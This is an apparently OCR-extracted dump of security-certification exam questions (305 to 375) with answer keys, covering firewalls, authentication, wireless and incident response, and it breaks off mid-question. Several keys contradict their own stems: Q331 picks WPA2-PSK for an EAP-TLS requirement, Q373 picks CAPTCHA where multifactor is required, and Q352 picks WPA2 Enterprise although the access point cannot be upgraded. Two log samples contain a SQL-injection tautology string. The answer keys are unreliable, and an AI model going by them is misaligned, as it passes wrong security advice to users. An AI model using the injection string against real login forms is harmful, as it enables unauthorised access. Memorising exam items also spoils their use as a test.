
A. is a high-level statement regarding the company's position on a topic.
B. sets a minimum expected baseline of behavior.
C. provides step-by-step instructions for performing a task.
D. describes adverse actions when violations occur.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 305

Ann, a user, reports she is unable to access an application from her desktop. A security analyst verifies Ann's access and checks the SIEM for any errors. The security analyst reviews the log file from Ann's system and notices the following output:



```
2017--08-21 10:48:12 DROP TCP 172.20.89.232 239.255.255.255 443
1900 250 -------- RECEIVE 2017--08-21 10:48:12 DROP UDP
192.168.72.205 239.255.255.255 443 1900 250 -------- RECEIVE
```

Which of the following is MOST likely preventing Ann from accessing the application from the desktop?

A. Web application firewall
B. DLP
C. Host-based firewall
D. UTM
E. Network-based firewall

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 306

Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?

A. Black box
B. Gray box
C. Credentialed
D. White box

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 307
Which of the following threats has sufficient knowledge to cause the MOST danger to an organization?

A. Competitors
B. Insiders
C. Hacktivists
D. Script kiddies

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 308
While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid. Which of the following is the BEST way to check if the digital certificate is valid?

A. PKI
B. CRL
C. CSR
D. IPSec

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 309
Which of the following locations contain the MOST volatile data?

A. SSD
B. Paging file
C. RAM
D. Cache memory

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 310
Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers.
Which of the following techniques should the systems administrator implement?

A. Role-based access control
B. Honeypot
C. Rule-based access control
D. Password cracker

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 311
A bank is experiencing a DoS attack against an application designed to handle 500 IP-based sessions.
in addition, the perimeter router can only handle 1Gbps of traffic.
Which of the following should be implemented to prevent a DoS attacks in the future?

A. Deploy multiple web servers and implement a load balancer
B. Increase the capacity of the perimeter router to 10 Gbps
C. Install a firewall at the network to prevent all attacks
D. Use redundancy across all network devices and services

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 312
A malicious system continuously sends an extremely large number of SYN packets to a server. Which of the following BEST describes the resulting effect?

A. The server will be unable to server clients due to lack of bandwidth
B. The server's firewall will be unable to effectively filter traffic due to the amount of data transmitted
C. The server will crash when trying to reassemble all the fragmented packets
D. The server will exhaust its memory maintaining half-open connections

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 313
A systems administrator is deploying a new mission essential server into a virtual environment. Which of the following is BEST mitigated by the environment's rapid elasticity characteristic?

A. Data confidentiality breaches
B. VM escape attacks
C. Lack of redundancy

D. Denial of service

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 314
Which of the following is the proper order for logging a user into a system from the first step to the last step?

A. Identification, authentication, authorization
B. Identification, authorization, authentication
C. Authentication, identification, authorization
D. Authentication, identification, authorization
E. Authorization, identification, authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 315
A bank uses a wireless network to transmit credit card purchases to a billing system.
Which of the following would be MOST appropriate to protect credit card information from being accessed by unauthorized individuals outside of the premises?

A. Air gap
B. Infrared detection
C. Faraday cage
D. Protected distributions

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 316

Confidential emails from an organization were posted to a website without the organization's knowledge. Upon investigation, it was determined that the emails were obtained from an internal actor who sniffed the emails in plain text.
Which of the following protocols, if properly implemented, would have MOST likely prevented the emails from being sniffed? (Choose two.)

A. Secure IMAP
B. DNSSEC
C. S/MIME
D. SMTPS
E. HTTPS

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 317

An external auditor visits the human resources department and performs a physical security assessment. The auditor observed documents on printers that are unclaimed. A closer look at these documents reveals employee names, addresses, ages, and types of medical and dental coverage options each employee has selected.
Which of the following is the MOST appropriate actions to take?

A. Flip the documents face down so no one knows these documents are PII sensitive
B. Shred the documents and let the owner print the new set
C. Retrieve the documents, label them with a PII cover sheet, and return them to the printer
D. Report to the human resources manager that their personnel are violating a privacy policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 318

Which of the following authentication concepts is a gait analysis MOST closely associated?

A. Somewhere you are
B. Something you are
C. Something you do
D. Something you know

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 319

When sending messages using symmetric encryption, which of the following must happen FIRST?

A. Exchange encryption key
B. Establish digital signatures
C. Agree on an encryption method
D. Install digital certificates

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 320

Which of the following scenarios BEST describes an implementation of non-repudiation?

A. A user logs into a domain workstation and access network file shares for another department
B. A user remotely logs into the mail server with another user's credentials

C. A user sends a digitally signed email to the entire finance department about an upcoming meeting
D. A user access the workstation registry to make unauthorized changes to enable functionality within an application

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 321
An office manager found a folder that included documents with various types of data relating to corporate clients. The office manager notified the data included dates of birth, addresses, and phone numbers for the clients. The office manager then reported this finding to the security compliance officer. Which of the following portions of the policy would the security officer need to consult to determine if a breach has occurred?

A. Public
B. Private
C. PHI
D. PII

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 322
Which of the following would be considered multifactor authentication?

A. Hardware token and smart card
B. Voice recognition and retina scan
C. Strong password and fingerprint
D. PIN and security questions

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 323
A user receives an email from ISP indicating malicious traffic coming from the user's home network is detected. The traffic appears to be Linux-based, and it is targeting a website that was recently featured on the news as being taken offline by an Internet attack. The only Linux device on the network is a home surveillance camera system.
Which of the following BEST describes what is happening?

A. The camera system is infected with a bot.
B. The camera system is infected with a RAT.
C. The camera system is infected with a Trojan.
D. The camera system is infected with a backdoor.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 324
A security auditor is testing perimeter security in a building that is protected by badge readers. Which of the following types of attacks would MOST likely gain access?

A. Phishing
B. Man-in-the-middle
C. Tailgating
D. Watering hole
E. Shoulder surfing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 325
An organization has implemented an IPSec VPN access for remote users.
Which of the following IPSec modes would be the MOST secure for this organization to implement?

A. Tunnel mode
B. Transport mode
C. AH-only mode
D. ESP-only mode

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In both ESP and AH cases with IPSec Transport mode, the IP header is exposed. The IP header is not exposed in IPSec Tunnel mode.

QUESTION 326
A security administrator suspects that a DDoS attack is affecting the DNS server. The administrator accesses a workstation with the hostname of workstation01 on the network and obtains the following output from the ipconfig command:



```
IP Address     Subnet Mask    Default Gateway DNS Server Address
192.168.1.26  255.255.255.0  192.168.1.254   192.168.1.254
```

The administrator successfully pings the DNS server from the workstation. Which of the following commands should be issued from the workstation to verify the DDoS attack is no longer occuring?

A. dig www.google.com
B. dig 192.168.1.254
C. dig workstation01.com
D. dig 192.168.1.26

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 327
A security administrator has configured a RADIUS and a TACACS+ server on the company's network. Network devices will be required to connect to the TACACS+ server for authentication and send accounting information to the RADIUS server. Given the following information:

```
RADIUS IP: 192.168.20.45
TACACS+ IP: 10.23.65.7
```

Which of the following should be configured on the network clients? (Choose two.)

A. Accounting port: TCP 389
B. Accounting port: UDP 1812
C. Accounting port: UDP 1813
D. Authentication port: TCP 49
E. Authentication port: TCP 88
F. Authentication port: UDP 636

Correct Answer: CD
Section: (none)
Explanation
Explanation/Reference:

QUESTION 328
A number of employees report that parts of an ERP application are not working. The systems administrator reviews the following information from one of the employee workstations:

```
Execute permission denied: financemodule.dll
Execute permission denied: generalledger.dll
```

Which of the following should the administrator implement to BEST resolve this issue while minimizing risk and attack exposure?

A. Update the application blacklist
B. Verify the DLL's file integrity
C. Whitelist the affected libraries
D. Place the affected employees in the local administrator's group

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 329
A security analyst receives a notification from the IDS after working hours, indicating a spike in network traffic. Which of the following BEST describes this type of IDS?

A. Anomaly-based
B. Stateful
C. Host-based
D. Signature-based

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 330
An instructor is teaching a hands-on wireless security class and needs to configure a test access point to show students an attack on a weak protocol. Which of the following configurations should the instructor implement?

A. WPA2
B. WPA
C. EAP
D. WEP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 331

A security analyst is hardening a large-scale wireless network. The primary requirements are the following: ▪ Must use authentication through EAP-TLS certificates

- Must use an AAA server
- Must use the most secure encryption protocol

Given these requirements, which of the following should the analyst implement and recommend? (Choose two.)

A. 802.1X
B. 802.3
C. LDAP
D. TKIP
E. CCMP
F. WPA2-PSK

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 332
A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

A. Network tap
B. Network proxy
C. Honeypot
D. Port mirroring

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 333

Which of the following is the main difference between an XSS vulnerability and a CSRF vulnerability?

A. XSS needs the attacker to be authenticated to the trusted server.
B. XSS does not need the victim to be authenticated to the trusted server.
C. CSRF needs the victim to be authenticated to the trusted server.
D. CSRF does not need the victim to be authenticated to the trusted server.
E. CSRF does not need the attacker to be authenticated to the trusted server.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 334

Which of the following BEST explains why sandboxing is a best practice for testing software from an untrusted vendor prior to an enterprise deployment?

A. It allows the software to run in an unconstrained environment with full network access.
B. It eliminates the possibility of privilege escalation attacks against the local VM host.
C. It facilitates the analysis of possible malware by allowing it to run until resources are exhausted.
D. It restricts the access of the software to a contained logical space and limits possible damage.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 335

Which of the following is the BEST way for home users to mitigate vulnerabilities associated with IoT devices on their home networks?


A. Power off the devices when they are not in use.
B. Prevent IoT devices from contacting the Internet directly.
C. Apply firmware and software updates upon availability.

D. Deploy a bastion host on the home network.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 336
A security administrator is implementing a new WAF solution and has placed some of the web servers behind the WAF, with the WAF set to audit mode. When reviewing the audit logs of external requests and posts to the web servers, the administrator finds the following entry:



```
Context Details for Signature 20000018334
Context: Parameter
Actual Parameter Name: Account_Name
Parameter Value: SELECT * FROM Users WHERE Username=’1’ OR ‘1’=’1’ AND Password=’1’ OR ‘1’=’1’
```

Based on this data, which of the following actions should the administrator take?

A. Alert the web server administrators to a misconfiguration.
B. Create a blocking policy based on the parameter values.
C. Change the parameter name `‘Account_Name’` identified in the log.
D. Create an alert to generate emails for abnormally high activity.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 337
A call center company wants to implement a domain policy primarily for its shift workers. The call center has large groups with different user roles. Management wants to monitor group performance. Which of the following is the BEST solution for the company to implement?

A. Reduced failed logon attempts
B. Mandatory password changes
C. Increased account lockout time

D. Time-of-day restrictions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 338
Which of the following is a compensating control that will BEST reduce the risk of weak passwords?

A. Requiring the use of one-time tokens
B. Increasing password history retention count
C. Disabling user accounts after exceeding maximum attempts
D. Setting expiration of user passwords to a shorter time

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 339
Joe, a backup administrator, wants to implement a solution that will reduce the restoration time of physical servers. Which of the following is the BEST method for Joe to use?

A. Differential
B. Incremental
C. Full
D. Snapshots

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 340
Which of the following development models entails several iterative and incremental software development methodologies such as Scrum?

A. Spiral
B. Waterfall
C. Agile
D. Rapid

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 341
Which of the following are used to substantially increase the computation time required to crack a password? (Choose two.)

A. BCRYPT
B. Substitution cipher
C. ECDHE
D. PBKDF2
E. Diffie-Hellman

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 342
Which of the following describes the maximum amount of time a mission essential function can operate without the systems it depends on before significantly impacting the organization?

A. MTBF
B. MTTR

C. RTO
D. RPO

Correct Answer: C
Section: (none)
Explanation


Explanation/Reference:

QUESTION 343
A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

A. Download the web certificate
B. Install the intermediate certificate
C. Generate a CSR
D. Encrypt the private key

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 344
An employee workstation with an IP address of 204.211.38.211/24 reports it is unable to submit print jobs to a network printer at 204.211.38.52/24 after a firewall upgrade. The active firewall rules are as follows:



IP Address	Protocol	Port Number	Action
204.211.38.1/24	ALL	ALL	Permit
204.211.38.211/24	ALL	ALL	Permit
204.211.38.52/24	UDP	631	Permit
204.211.38.52/24	TCP	25	Deny


Assuming port numbers have not been changed from their defaults, which of the following should be modified to allow printing to the network printer?

A. The permit statement for 204.211.38.52/24 should be changed to TCP port 631 instead of UDP
B. The deny statement for 204.211.38.52/24 should be changed to a permit statement
C. The permit statement for 204.211.38.52/24 should be changed to UDP port 443 instead of 631
D. The permit statement for 204.211.38.211/24 should be changed to TCP port 631 only instead of ALL

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 345
A security analyst is doing a vulnerability assessment on a database server. A scanning tool returns the following information:



```
Database:  CustomerAccess1
Column:    Password
Data type: MD5 Hash
Salted?:   No
```

There have been several security breaches on the web server that accesses this database. The security team is instructed to mitigate the impact of any possible breaches. The security team is also instructed to improve the security on this database by making it less vulnerable to offline attacks. Which of the following would BEST accomplish these goals? (Choose two.)

A. Start using salts to generate MD5 password hashes
B. Generate password hashes using SHA-256
C. Force users to change passwords the next time they log on
D. Limit users to five attempted logons before they are locked out
E. Require the web server to only use TLS 1.2 encryption

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 346

A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

A. Extended domain validation
B. TLS host certificate
C. OCSP stapling
D. Wildcard certificate

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 347

Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

A. Retinal scan
B. Passphrase
C. Token fob
D. Security question

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 348

During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements: ▪
Allow authentication from within the United States anytime

- Allow authentication if the user is accessing email or a shared file system
- Do not allow authentication if the AV program is two days out of date
- Do not allow authentication if the location of the device is in two specific countries

Given the requirements, which of the following mobile deployment authentication types is being utilized?

A. Geofencing authentication
B. Two-factor authentication
C. Context-aware authentication
D. Biometric authentication

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 349
A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

A. Air gapped network
B. Load balanced network
C. Network address translation
D. Network segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 350
A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Choose two.)


A. Compare configurations against platform benchmarks
B. Confirm adherence to the company's industry-specific regulations
C. Review the company's current security baseline
D. Verify alignment with policy related to regulatory compliance

E. Run an exploitation framework to confirm vulnerabilities

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 351
A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:



```
10 PERMIT FROM:ANY TO:ANY PORT:80
20 PERMIT FROM:ANY TO:ANY PORT:443
30 DENY   FROM:ANY TO:ANY PORT:ANY
```

Which of the following is the MOST secure solution the security administrator can implement to fix this issue?

A. Add the following rule to the firewall: `5 PERMIT FROM:ANY TO:ANY PORT:53`
B. Replace rule number 10 with the following rule: `10 PERMIT FROM:ANY TO:ANY PORT:22`
C. Insert the following rule in the firewall: `25 PERMIT FROM:ANY TO:ANY PORTS:ANY`
D. Remove the following rule from the firewall: `30 DENY FROM:ANY TO:ANY PORT:ANY`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 352
A security administrator is performing a risk assessment on a legacy WAP with a WEP-enabled wireless infrastructure. Which of the following should be implemented to harden the infrastructure without upgrading the WAP?

A. Implement WPA and TKIP
B. Implement WPS and an eight-digit pin
C. Implement WEP and RC4

D. Implement WPA2 Enterprise

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 353
A systems administrator is installing a new server in a large datacenter. Which of the following BEST describes the importance of properly positioning servers in the rack to maintain availability?

A. To allow for visibility of the servers' status indicators
B. To adhere to cable management standards
C. To maximize the fire suppression system's efficiency
D. To provide consistent air flow

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 354
While investigating a virus infection, a security analyst discovered the following on an employee laptop: ▪
Multiple folders containing a large number of newly released movies and music files
▪ Proprietary company data
▪ A large amount of PHI data
▪ Unapproved FTP software
▪ Documents that appear to belong to a competitor Which

of the following should the analyst do FIRST?

A. Contact the legal and compliance department for guidance
B. Delete the files, remove the FTP software, and notify management
C. Back up the files and return the device to the user
D. Wipe and reimage the device

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 355
An organization has an account management policy that defines parameters around each type of account. The policy specifies different security attributes, such as longevity, usage auditing, password complexity, and identity proofing. The goal of the account management policy is to ensure the highest level of security while providing the greatest availability without compromising data integrity for users. Which of the following account types should the policy specify for service technicians from corporate partners?

A. Guest account
B. User account
C. Shared account
D. Privileged user account
E. Default account
F. Service account

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 356
A security auditor is performing a vulnerability scan to find out if mobile applications used in the organization are secure. The auditor discovers that one application has been accessed remotely with no legitimate account credentials. After investigating, it seems the application has allowed some users to bypass authentication of that application. Which of the following types of malware allow such a compromise to take place? (Choose two.)

A. RAT
B. Ransomware
C. Worm
D. Trojan
E. Backdoor

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 357
An organization electronically processes sensitive data within a controlled facility. The Chief Information Security Officer (CISO) wants to limit emissions from emanating from the facility. Which of the following mitigates this risk?

A. Upgrading facility cabling to a higher standard of protected cabling to reduce the likelihood of emission spillage
B. Hardening the facility through the use of secure cabinetry to block emissions
C. Hardening the facility with a Faraday cage to contain emissions produced from data processing
D. Employing security guards to ensure unauthorized personnel remain outside of the facility

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 358
A company is deploying a file-sharing protocol access a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, and support SSO and smart card logons. Which of the following would BEST accomplish this task?

A. Store credentials in LDAP
B. Use NTLM authentication
C. Implement Kerberos
D. Use MSCHAP authentication

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 359
An incident response analyst at a large corporation is reviewing proxy log data. The analyst believes a malware infection may have occurred. Upon further review, the analyst determines the computer responsible for the suspicious network traffic is used by the Chief Executive Officer (CEO).

Which of the following is the best NEXT step for the analyst to take?

A. Call the CEO directly to ensure awareness of the event
B. Run a malware scan on the CEO's workstation
C. Reimage the CEO's workstation
D. Disconnect the CEO's workstation from the network

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 360
A law office has been leasing dark fiber from a local telecommunications company to connect a remote office to company headquarters. The telecommunications company has decided to discontinue its dark fiber product and is offering an MPLS connection, which the law office feels is too expensive. Which of the following is the BEST solution for the law office?

A. Remote access VPN
B. VLAN
C. VPN concentrator
D. Site-to-site VPN

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 361
An organization is providing employees on the shop floor with computers that will log their time based on when they sign on and off the network.


Which of the following account types should the employees receive?

A. Shared account
B. Privileged account
C. User account
D. Service account

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 362
A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:



Enforce password history:	Three passwords remembered
Maximum password age:	30 days
Minimum password age:	Zero days
Complexity requirements:	At least one special character, one uppercase
Minimum password length:	Seven characters
Lockout duration:	One day
Lockout threshold:	Five failed attempts in 15 minutes

Which of the following adjustments would be the MOST appropriate for the service account?


A. Disable account lockouts
B. Set the maximum password age to 15 days
C. Set the minimum password age to seven days
D. Increase password length to 18 characters

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 363
A security administrator has replaced the firewall and notices a number of dropped connections. After looking at the data the security administrator sees the following information that was flagged as a possible issue:



“SELECT * FROM” and ‘1’=’1’

Which of the following can the security administrator determine from this?

A. An SQL injection attack is being attempted
B. Legitimate connections are being dropped
C. A network scan is being done on the system
D. An XSS attack is being attempted

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 364
A penetration testing team deploys a specifically crafted payload to a web server, which results in opening a new session as the web server daemon. This session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?

A. Domain hijacking
B. Injection
C. Buffer overflow
D. Privilege escalation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 365
Ann, a security analyst, wants to implement a secure exchange of email. Which of the following is the BEST option for Ann to implement?

A. PGP
B. HTTPS
C. WPA
D. TLS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 366
After a security assessment was performed on the enterprise network, it was discovered that:
1. Configuration changes have been made by users without the consent of IT.
2. Network congestion has increased due to the use of social media.
3. Users are accessing file folders and network shares that are beyond the scope of their need to know.

Which of the following BEST describe the vulnerabilities that exist in this environment? (Choose two.)

A. Poorly trained users
B. Misconfigured WAP settings
C. Undocumented assets
D. Improperly configured accounts
E. Vulnerable business processes

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 367

A security administrator wants to determine if a company's web servers have the latest operating system and application patches installed. Which of the following types of vulnerability scans should be conducted?

A. Non-credentialed
B. Passive
C. Port
D. Credentialed
E. Red team
F. Active

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 368

An organization wants to implement a method to correct risks at the system/application layer. Which of the following is the BEST method to accomplish this goal?


A. IDS/IPS
B. IP tunneling
C. Web application firewall
D. Patch management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 369

A company recently updated its website to increase sales. The new website uses PHP forms for leads and provides a directory with sales staff and their phone numbers. A systems administrator is concerned with the new website and provides the following log to support the concern:



```
username JohnD does not exist, password prompt not supplied
username DJohn does not exist, password prompt not supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, invalid password supplied
username JohnDoe exists, account locked
```

Which of the following is the systems administrator MOST likely to suggest to the Chief Information Security Officer (CISO) based on the above?

A. Changing the account standard naming convention
B. Implementing account lockouts
C. Discontinuing the use of privileged accounts
D. Increasing the minimum password length from eight to ten characters

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 370
A company hired a firm to test the security posture of its database servers and determine if any vulnerabilities can be exploited. The company provided limited imformation pertaining to the infrastructure and database server. Which of the following forms of testing does this BEST describe?

A. Black box
B. Gray box
C. White box
D. Vulnerability scanning

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 371

An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 372
If two employees are encrypting traffic between them using a single encryption key, which of the following algorithms are they using?

A. RSA
B. 3DES
C. DSA
D. SHA-2

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 373
An organization hosts a public-facing website that contains a login page for users who are registered and authorized to access a secure, non-public section of the site. That non-public site hosts information that requires multifactor authentication for access. Which of the following access management approaches would be the BEST practice for the organization?

A. Username/password with TOTP
B. Username/password with pattern matching

C. Username/password with a PIN
D. Username/password with a CAPTCHA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 374
Confidential corporate data was recently stolen by an attacker who exploited data transport protections.

Which of the following vulnerabilities is the MOST likely cause of this data breach?

A. Resource exhaustion on VPN concentrators
B. Weak SSL cipher strength
C. Improper input handling on FTP site
D. Race condition on packet inspection firewall

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 375
A member of the human resources department received the following email message after sending an email containing benefit and tax information to a candidate:

“Your message has been quarantined for the following policy violation: external potential_PII. Please contact the IT security administrator for further details”.

Which of the following BEST describes why this message was received?

